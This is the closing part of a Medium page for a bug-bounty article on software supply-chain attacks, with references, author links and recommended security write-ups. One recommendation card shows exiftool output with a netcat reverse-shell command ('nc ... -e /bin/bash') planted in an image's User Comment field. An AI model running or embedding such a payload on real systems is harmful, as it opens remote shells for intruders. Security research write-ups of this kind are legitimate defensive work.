- Ohm M., Plate H., Sykosch A., Meier M. (2020) “Backstabber’s Knife Collection: A Review of Open Source Software Supply Chain Attacks”. DIMVA 2020. Lecture Notes in Computer Science, vol 12223. Springer, Cham (source of the supply chain attack tree illustration)
- All of the companies who run public bug bounty programs, making it possible for us to spend time chasing ideas like this one. Thank you!

Supply Chain · Bug Bounty · Hacking · Dependencies · NPM


19K 52

Written by Alex Birsan

9.5K Followers

Follow

More from Alex Birsan


Name

Employeey

McEmployeeFace

Your email address

totallyanemployee@google.com

I would like a new Gmail address

You cannot create an account with this domain name: google.com.


Alex Birsan

How I hacked Google's bug tracking system itself for $15,600...

Easy Bugs for Hard Cash

7 min read · Oct 30, 2017

70K 95



Alex Birsan

The Bug That Exposed Your PayPal Password


And Credit Card Number Too

5 min read · Jan 8, 2020

3.4K 13

See all from Alex Birsan

Recommended from Medium




Chevon Phillip

RCE due to Dependency Confusion — $5000 bounty!

Hey everyone! I'm back with another cool write-up about a bug bounty report I...

· 2 min read · May 10

280 7



bug4you

How I Got 4 SQLI Vulnerabilities At One Target Manually Using The...

Hi everyone, I'm Youssef, A Junior Computer Science Student, and Cyber Security...

18 min read · Sep 19

1K 14


Lists

Medium Publications Accepting Story Submissions

154 stories · 824 saves

New_Reading_List

174 stories · 149 saves



Takshal(tojojo)

How I Discovered Over 40+ Impactful Vulnerabilities Within 1...

Hello, I'm Takshal, aka tojojo. I hope you all are doing well. Today, I'm excited to share my...

Salman Khan

$1,250 worth of Host Header Injection

What is Host Header Injection?

4 min read · Sep 24

713 9

3 min read · Aug 13

508 9

```
┌──(kali㉿kali)-[~/Desktop]
└─$ exiftool 2.jpeg
ExifTool Version Number         : 12.65
File Name                       : 2.jpeg
Directory                       : .
File Size                       : 14 kB
File Modification Date/Time     : 2023:09:04 00:31:51-04:00
File Access Date/Time           : 2023:09:04 00:31:52-04:00
File Inode Change Date/Time     : 2023:09:04 00:31:51-04:00
File Permissions                : -rwxrwx---
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 72
Y Resolution                    : 72
Resolution Unit                 : inches
Y Cb Cr Positioning             : Centered
Exif Version                    : 0232
Components Configuration        : Y, Cb, Cr, -
User Comment                    : nc -nv 192.168.1.3 4444 -e /bin/bash
Flashpix Version                : 0100
Color Space                     : Uncalibrated
Image Width                     : 416
Image Height                    : 394
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 416x394
Megapixels                      : 0.164
```


Gokulvinesh

RCE | XSS via Image Exif metadata

Hello guys,

3 min read · Sep 13

132 1



#1910782 IDOR in Expense Approval

Reported to	[redacted]
Severity	High (7 ~ 8.9)
Asset: Dom...	app[redacted]om
Weakness	Insecure Direct Object Reference (IDOR)
Bounty	$1,000
Time spent	*None*
Visibility	Private
CVE ID	*None*
Account de...	*None*

Abhi Sharma in InfoSec Write-ups

My $1000 Bounty Bug: How I Stopped Companies from Losing...

3 min read · Aug 26

213 1

See more recommendations